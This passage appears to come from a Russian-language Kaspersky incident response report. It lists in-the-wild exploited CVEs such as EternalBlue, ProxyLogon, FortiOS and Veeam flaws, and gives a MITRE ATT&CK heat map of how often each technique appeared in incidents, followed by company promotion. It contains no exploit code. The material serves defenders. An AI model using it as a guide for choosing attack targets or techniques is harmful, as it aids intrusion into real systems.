CVE-2017-0144 | CVSS 8.1 HIGH | CWE-20 | ITW

Удаленное исполнение кода

Эта старая уязвимость, известная как Eternal Blue на сервере SMBv1, позволяет удаленным злоумышленникам выполнять произвольный код с помощью созданных пакетов

Bitrix Site Manager

CVE-2022-27228 | CVSS 9.8 CRITICAL | CWE-20 | ITW

Удаленное исполнение кода

Уязвимость удаленного выполнения кода. Позволяет злоумышленникам выполнить произвольный код без аутентификации в модуле голосования (он же «Опросы, голосования») ПО «1С Битрикс: Управление сайтом».

Veeam Backup & Replication

CVE-2023-27532 | CVSS 7.5 HIGH | CWE-306 | ITW

Отсутствующая аутентификация

Позволяет красть зашифрованные учетные данные, хранящиеся в базе данных конфигурации Veeam Backup & Replication, передавать учетные данные в виде открытого текста или выполнять удаленное выполнение команд.

Microsoft Exchange Server

CVE-2021-27065 | CVSS 7.8 HIGH | CWE-22 | ITW

Удаленное исполнение кода

Эта уязвимость известна как ProxyLogon, позволяющий злоумышленнику выполнять произвольные команды на удаленном сервере Microsoft Exchange.

Microsoft Exchange Server

CVE-2021-26855 | CVSS 9.8 CRITICAL | CWE-918 | ITW

Удаленное исполнение кода

Злоумышленники могут отправлять произвольные HTTP-запросы и проходить аутентификацию от имени сервера Exchange. Используется группой Hafnium.

Windows (SMBv1)

CVE-2017-0143 | CVSS 8.1 HIGH | CWE-20 | ITW

Удаленное исполнение кода

Эта уязвимость в сервере SMBv1 позволяет удаленному злоумышленнику выполнять произвольный код с помощью созданных пакетов.

FortiOS

CVE-2023-22640 | CVSS 8.8 HIGH | CWE-787

Повреждение памяти

Эта уязвимость в FortiOS позволяет аутентифицированному злоумышленнику выполнять несанкционированный код с помощью созданных запросов.

FortiGate

CVE-2022-42469 | CVSS 4.3 MEDIUM | CWE-183

Ненадлежащий контроль доступа

Расширенный список разрешенных входных данных в определенных версиях FortiGate может позволить аутентифицированному злоумышленнику обойти политику с помощью закладок на веб-портале.

FortiOS

CVE-2023-25610 | CVSS 9.3 CRITICAL | CWE-20 | ITW

Удаленное исполнение кода

Уязвимость для перезаписи буфера, присутствующая в FortiOS, позволяет удаленному злоумышленнику, не прошедшему проверку подлинности, выполнить произвольный код на целевом устройстве. Эта уязвимость также может привести к DoS-атаке с помощью специальных запросов.

Apache Log4j

CVE-2021-4104 | CVSS 7.5 HIGH | CWE-502

Удаленное исполнение кода

JMSAppender в Log4j 1.2 уязвим для небезопасной десериализации, которая приводит к удаленному выполнению кода, если JMSAppender настроен на выполнение запросов JNDI.

Oracle Web Applications Desktop Integrator

CVE-2022-21587 | CVSS 9.8 CRITICAL | CWE-434 | ITW

Неограниченная загрузка файла

Позволяет злоумышленнику, не прошедшему проверку подлинности и имеющему доступ к сети по протоколу HTTP, скомпрометировать Oracle Web Applications Desktop Integrator, что может привести к захвату приложения.

Windows Common Log File System (CLFS)

CVE-2022-37969 | CVSS 7.8 HIGH | CWE-269 | ITW

Повышение привилегий

Позволяет злоумышленнику получить системные привилегии, используя системный драйвер Windows Common Log File.

Тепловая карта тактик и техник MITRE ATT&CK

TA0043: Reconnaissance

T1595.002: Active Scanning: Vulnerability Scanning	4,08%
T1595: Active Scanning	2,72%
T1590: Gather Victim Network Information	1,36%
T1595.001: Active Scanning: Scanning IP Blocks	1,36%
T1592: Gather Victim Host Information	0,68%

TA0042: Resource Development

T1587.001: Develop Capabilities: Malware	4,08%
T1586.003: Compromise Accounts: Cloud Accounts	1,36%
T1587.004: Develop Capabilities: Exploits	1,36%
T1588.002: Obtain Capabilities: Tool	0,68%

TA0001: Initial Access

T1190: Exploit Public-Facing Application	7,48%
T1078.002: Valid Accounts: Domain Accounts	6,80%
T1133: External Remote Services	6,12%
T1078.003: Valid Accounts: Local Accounts	3,40%
T1078: Valid Accounts	2,72%
T1199: Trusted Relationship	1,36%
T1078.004: Valid Accounts: Cloud Accounts	0,68%
T1078.001: Valid Accounts: Default Accounts	0,68%
T1113: Screen Capture	0,68%
T1566.001: Phishing: Spearphishing Attachment	0,68%
T1566.002: Phishing: Spearphishing Link	0,68%

TA0002: Execution

T1569.002: System Services: Service Execution	6,80%
T1059.001: Command and Scripting Interpreter: PowerShell	6,80%
T1059.003: Command and Scripting Interpreter: Windows Command Shell	6,12%
T1204.002: User Execution: Malicious File	4,08%
T1047: Windows Management Instrumentation	4,08%
T1203: Exploitation for Client Execution	3,40%
T1059: Command and Scripting Interpreter	2,72%
T1053.005: Scheduled Task/Job: Scheduled Task	2,04%
T1059.005: Command and Scripting Interpreter: Visual Basic	2,04%
T1059.004: Command and Scripting Interpreter: Unix Shell	1,36%
T1053.003: Scheduled Task/Job: Cron	1,36%
T1106: Native API	1,36%
T1569: System Services	1,36%
T1129: Shared Modules	0,68%
T1072: Software Deployment Tools	0,68%
T1105: Ingress Tool Transfer	0,68%
T1059.006: Command and Scripting Interpreter: Python	0,68%
T1053.002: Scheduled Task/Job: At	0,68%

TA0003: Persistence

T1078.002: Valid Accounts: Domain Accounts	10,20%
T1543.003: Create or Modify System Process: Windows Service	7,48%
T1505.003: Server Software Component: Web Shell	4,76%
T1136.001: Create Account: Local Account	4,08%
T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	4,08%
T1053.005: Scheduled Task/Job: Scheduled Task	3,40%
T1136: Create Account	2,72%
T1133: External Remote Services	2,04%
T1136.002: Create Account: Domain Account	2,04%
T1078.003: Valid Accounts: Local Accounts	1,36%
T1574.002: Hijack Execution Flow: DLL Side-Loading	1,36%
T1556.006: Modify Authentication Process: Multi-Factor Authentication	0,68%
T1098.005: Account Manipulation: Device Registration	0,68%
T1114.003: Email Collection: Email Forwarding Rule	0,68%
T1098: Account Manipulation	0,68%
T1078: Valid Accounts	0,68%
T1053.003: Scheduled Task/Job: Cron	0,68%
T1505: Server Software Component	0,68%
T1098.004: Account Manipulation: SSH Authorized Keys	0,68%
T1574.006: Hijack Execution Flow: Dynamic Linker Hijacking	0,68%

TA0004: Privilege Escalation

T1078.002: Valid Accounts: Domain Accounts	2,72%
T1098.002: Account Manipulation: Additional Email Delegate Permissions	0,68%
T1055.012: Process Injection: Process Hollowing	0,68%
T1546.008: Event Triggered Execution: Accessibility Features	0,68%
T1543.003: Create or Modify System Process: Windows Service	0,68%
T1068: Exploitation for Privilege Escalation	0,68%

TA0005: Defense Evasion

T1070.004: Indicator Removal: File Deletion	7,48%
T1562.001: Impair Defenses: Disable or Modify Tools	6,80%
T1070.001: Indicator Removal: Clear Windows Event Logs	6,12%
T1036.005: Masquerading: Match Legitimate Name or Location	6,12%
T1027.002: Obfuscated Files or Information: Software Packing	4,76%
T1140: Deobfuscate/Decode Files or Information	4,08%
T1036.004: Masquerading: Masquerade Task or Service	3,40%
T1027: Obfuscated Files or Information	3,40%
T1078.002: Valid Accounts: Domain Accounts	2,04%
T1562: Impair Defenses	2,04%
T1070.003: Indicator Removal: Clear Command History	2,04%
T1574.002: Hijack Execution Flow: DLL Side-Loading	2,04%
T1562.002: Impair Defenses: Disable Windows Event Logging	2,04%
T1562.003: Impair Defenses: Impair Command History Logging	2,04%
T1078: Valid Accounts	1,36%
T1027.005: Obfuscated Files or Information: Indicator Removal from Tools	1,36%

1–5% 6–10% 11–15% >16%

TA0005: Defense Evasion

T1197: BITS Jobs	1,36%
T1112: Modify Registry	1,36%
T1564.008: Hide Artifacts: Email Hiding Rules	0,68%
T1027.010: Obfuscated Files or Information: Command Obfuscation	0,68%
T1070.006: Indicator Removal: Timestomp	0,68%
T1070.002: Indicator Removal: Clear Linux or Mac System Logs	0,68%
T1218.011: System Binary Proxy Execution: Rundll32	0,68%
T1202: Indirect Command Execution	0,68%
T1027.001: Obfuscated Files or Information: Binary Padding	0,68%
T1548.002: Abuse Elevation Control Mechanism: Bypass User Account Control	0,68%
T1006: Direct Volume Access	0,68%
T1562.004: Impair Defenses: Disable or Modify System Firewall	0,68%
T1484.001: Domain Policy Modification: Group Policy Modification	0,68%

TA0006: Credential Access

T1003.001: OS Credential Dumping: LSASS Memory	8,16%
T1110: Brute Force	3,40%
T1003: OS Credential Dumping	2,72%
T1110.003: Brute Force: Password Spraying	2,04%
T1003.002: OS Credential Dumping: Security Account Manager	2,04%
T1552: Unsecured Credentials	2,04%
T1110.001: Brute Force: Password Guessing	1,36%
T1558.001: Steal or Forge Kerberos Tickets: Golden Ticket	1,36%
T1528: Steal Application Access Token	0,68%
T1552.001: Unsecured Credentials: Credentials In Files	0,68%
T1649: Steal or Forge Authentication Certificates	0,68%
T1110.004: Brute Force: Credential Stuffing	0,68%
T1003.003: OS Credential Dumping: NTDS	0,68%
T1555.003: Credentials from Password Stores: Credentials from Web Browsers	0,68%
T1056.003: Input Capture: Web Portal Capture	0,68%
T1056.001: Input Capture: Keylogging	0,68%

TA0007: Discovery

T1083: File and Directory Discovery	7,48%
T1046: Network Service Discovery	5,44%
T1082: System Information Discovery	4,76%
T1135: Network Share Discovery	4,76%
T1018: Remote System Discovery	4,08%
T1033: System Owner/User Discovery	2,72%
T1087.002: Account Discovery: Domain Account	2,04%
T1057: Process Discovery	2,04%
T1016: System Network Configuration Discovery	2,04%
T1069.002: Permission Groups Discovery: Domain Groups	1,36%
T1518.001: Software Discovery: Security Software Discovery	1,36%
T1007: System Service Discovery	1,36%
T1497: Virtualization/Sandbox Evasion	0,68%
T1016.001: System Network Configuration Discovery: Internet Connection Discovery	0,68%
T1087.001: Account Discovery: Local Account	0,68%

TA0008: Lateral Movement

T1021.001: Remote Services: Remote Desktop Protocol	12,93%
T1021: Remote Services	7,48%
T1021.002: Remote Services: SMB/Windows Admin Shares	6,12%
T1021.004: Remote Services: SSH	4,08%
T1570: Lateral Tool Transfer	2,04%
T1072: Software Deployment Tools	1,36%
T1078.002: Valid Accounts: Domain Accounts	0,68%
T1021.005: Remote Services: VNC	0,68%
T1563.001: Remote Service Session Hijacking: SSH Hijacking	0,68%

TA0009: Collection

T1005: Data from Local System	6,12%
T1560.001: Archive Collected Data: Archive via Utility	2,72%
T1119: Automated Collection	2,72%
T1560.002: Archive Collected Data: Archive via Library	0,68%
T1113: Screen Capture	0,68%
T1056.001: Input Capture: Keylogging	0,68%
T1560: Archive Collected Data	0,68%
T1039: Data from Network Shared Drive	0,68%

TA0011: Command and Control

T1572: Protocol Tunneling	5,44%
T1219: Remote Access Software	4,08%
T1105: Ingress Tool Transfer	2,72%
T1071.001: Application Layer Protocol: Web Protocols	2,72%
T1571: Non-Standard Port	2,04%
T1132.001: Data Encoding: Standard Encoding	1,36%
T1095: Non-Application Layer Protocol	1,36%
T1053.005: Scheduled Task/Job: Scheduled Task	0,68%
T1071.004: Application Layer Protocol: DNS	0,68%
T1573.001: Encrypted Channel: Symmetric Cryptography	0,68%
T1071: Application Layer Protocol	0,68%
T1001: Data Obfuscation	0,68%
T1090.002: Proxy: External Proxy	0,68%
T1090: Proxy	0,68%

TA0010: Exfiltration

T1567: Exfiltration Over Web Service	3,40%
T1041: Exfiltration Over C2 Channel	2,72%
T1537: Transfer Data to Cloud Account	0,68%

TA0040: Impact

T1486: Data Encrypted for Impact	17,01%
T1485: Data Destruction	3,40%
T1565: Data Manipulation	2,72%
T1565.001: Data Manipulation: Stored Data Manipulation	1,36%
T1491.002: Defacement: External Defacement	1,36%
T1657: Financial Theft	0,68%
T1531: Account Access Removal	0,68%
T1529: System Shutdown/Reboot	0,68%
T1561.002: Disk Wipe: Disk Structure Wipe	0,68%

1–5% 6–10% 11–15% >16%

О компании

«Лаборатория Касперского» — международная компания, работающая в сфере информационной безопасности с 1997 года. Глубокие экспертные знания и многолетний опыт компании лежат в основе защитных решений и сервисов нового поколения, обеспечивающих безопасность бизнеса, критически важных инфраструктур, государственных органов и рядовых пользователей. Обширное портфолио «Лаборатории Касперского» включает в себя передовые продукты для защиты конечных устройств, а также ряд специализированных решений и сервисов для борьбы со сложными и постоянно эволюционирующими киберугрозами.

Сервисы кибербезопасности

- **Kaspersky Managed Detection and Response**
- **Kaspersky Incident Response**
- **Kaspersky Compromise Assessment**
- **Kaspersky Digital Footprint Intelligence**
- **Kaspersky Security Assessment**
- **Kaspersky SOC Consulting**

Международное признание

«Лаборатория Касперского» активно участвует в независимых тестированиях и взаимодействует с ведущими аналитическими агентствами. Наши технологии признаны во всем мире и удостоены многочисленных международных наград и признаний.

Подробнее

5000+
квалифицированных специалистов работают в компании


50%
сотрудников — это RnD-специалисты

5
уникальных центров экспертизы

410 тыс +
вредоносных объектов мы обнаруживаем каждый день

220 тыс +
компаний по всему миру мы оберегаем от киберугроз

6,1 млрд
кибератак было остановлено нашими решениями в 2023 году



Аналитические отчеты
«Лаборатории Касперского»

Incident Response

kaspersky

www.kaspersky.ru

#kaspersky
#активируйбудущее